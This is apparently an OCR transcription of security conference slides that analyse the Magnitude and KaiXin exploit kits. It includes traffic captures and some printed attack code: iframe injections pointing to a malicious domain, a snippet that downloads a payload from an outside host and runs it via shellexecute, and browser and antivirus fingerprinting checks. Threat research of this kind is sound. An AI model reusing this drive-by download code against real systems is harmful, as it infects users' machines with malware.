


```
<iframe src='http://reminder.deficitgarage.download/forum_nAOEYTH/0ViGerkEQQ20/rSir7V9aOI8p.html'></iframe>
<iframe src='http://reminder.deficitgarage.download/forum_nAOEYTH/0ViGerkEQQ20/RjcgsaLj6qrU.html'></iframe>
<script type="text/javascript">
    var hayFlash = function(a, b){try{a = new ActiveXObject(a + b + '.' + a + b)}catch(e){a = navigator.plugins[a + ' ' + b]} return !!a}('Shockwave', 'Flash')
    if (hayFlash) {
        document.write("<iframe src='http://reminder.deficitgarage.download/forum_nAOEYTH/jOZq62BSOCpN/kipykbZs9owR.html'></iframe>");
    } else {
        document.write(' ');
    }
</script>
<iframe src='http://reminder.deficitgarage.download/forum_nAOEYTH/0ViGerkEQQ20/0geHX8ANUjUy.html'></iframe>
```

- Read four iframes

Magnitude Exploit Kit


- Overview
  - Observed since around 2013
  - Used for attack targeting South Korea, Taiwan and etc..
  - The vulnerability used for attack is CVE-2016-0189 only
    - Code slightly different from other EK




```
stream["type"] = 2;
stream["charset"] = "iso-8859-1";
stream["open"]();
var malware = httpRequest("http://1lf56w032p7.liecup.win/f435c463dfd626cf28d6483fd1d70bc2");
stream["writetext"](malware + pad);
stream["SavetoFile"](filename, 2);
stream["Close"]();

shell["shellexecute"](filename);
```

Magnitude Exploit Kit

- Traffic




#	Server IP	Proto...	M...	Re...	Host	URL	Body	Comments
1	145.239.190.17	HTTP	GET	200	onxxtubes.com	/	1,189	Landing Page 1
2	188.165.10.178	HTTP	GET	200	63b65c2hbbf1.salehad.com	/711960&14694...	2,252	Landing Page 2
3	188.165.92.16	HTTP	GET	200	1lf56w032p7.liecup.win	/	5,162	CVE-2016-0189
4	188.165.92.16	HTTP	GET	200	1lf56w032p7.liecup.win	/37d07e7f3daeed...	1,350	Malware Download Code
5	188.165.92.16	HTTP	GET	200	1lf56w032p7.liecup.win	/f435c463dfd626...	488,9...	Malware



```
> (93, 591039908076 << 63, 747738417943).toString(32, 593216)
<· "location"
```

```
function func1(arg1) {
    return (location + "").charAt(arg1)
}

function func2(arg1, arg2) {
    return (arg1 + screen.height).toString(arg2 - screen.colorDepth)
}
```




```
flag = 1;
try {
    obj = new this["ActiveXObject"]("Kaspersky.IeVirtualKeyboardPlugin.JavascriptApi.1");
    flag = -1;
} catch (e) { }
```

KaiXin Exploit Kit


- Overview
  - Observed since around 2012
  - Used for attack targeting China and etc..
  - The vulnerabilities being used are old
    - CVE-2016-0189
    - CVE-2016-7200 & 7201
    - Java Exploit
      - CVE-2011-3544
      - CVE-2012-4681
      - CVE-2013-0422
    - SWF Exploit

KaiXin Exploit Kit


- Traffic



#	Server IP	Proto...	M...	Re...	Host	URL	Body	Comments
2	119.28.122.11	HTTP	GET	200	playnco.club	/11.7/	14,709	Landing Page
5	119.28.122.11	HTTP	GET	200	playnco.club	/11.7/RfVvPx.html	11,437	SWF Loader
6	119.28.122.11	HTTP	GET	200	playnco.club	/11.7/OvTiFx.html	50,706	CVE-2016-0189
9	119.28.122.11	HTTP	GET	200	playnco.club	/11.7/bin_do.swf	7,432	SWF Exploit
14	119.28.122.11	HTTP	GET	200	playnco.club	/11.7/11.7.exe	377,3...	Malware




```
// check JRE version
var wmck = deployJava["getJREs"]() + "";
wmck = parseInt(wmck["replace"](/\.|\_/g, ""));

// check IE version
var WhatIE = navigator["userAgent"]["toLowerCase"]();
```



```
var vers=flash.prototype.getSwfVer();
vers=parseInt(vers.replace(/\.|\_/g,''));

var kaka = navigator.userAgent.toLowerCase();
var apple = deconcept.SWFObjectUtil.getPlayerVersion();
```

Cooperation with external organizations

Shadowfall




HOME > BLOG > JUNE 2017 > SHADOWFALL

SHADOWFALL

Jun 05, 2017 | by RSA Research

EKTracker




Exploit Kit Tracker

They hack, we track


Last 90 Days

Techniques for observation/analysis


mal_getter



```
$ php main.php seamless rig "http://194.58.40.193/test111.php"
[+] http://194.58.40.193/test111.php
[+] http://188.225.47.81/?MzM3NzQ0&wmkdDxxLLCUMplOYXR0YWNrc1ZVYVpObXY=Y2Fw
[+] Key: ghkfddhfgh
[+] http://188.225.47.81/?MTkxNTA0&KauOYifgrvgSgxeYXR0YWNrc1NUeFNoYXJKS25C
[+] Waiting.....
[!] a41f85a4c0bba13214c892f1e2e290335efa81b4511d48a76fcf06dce6ff3743.bin
```



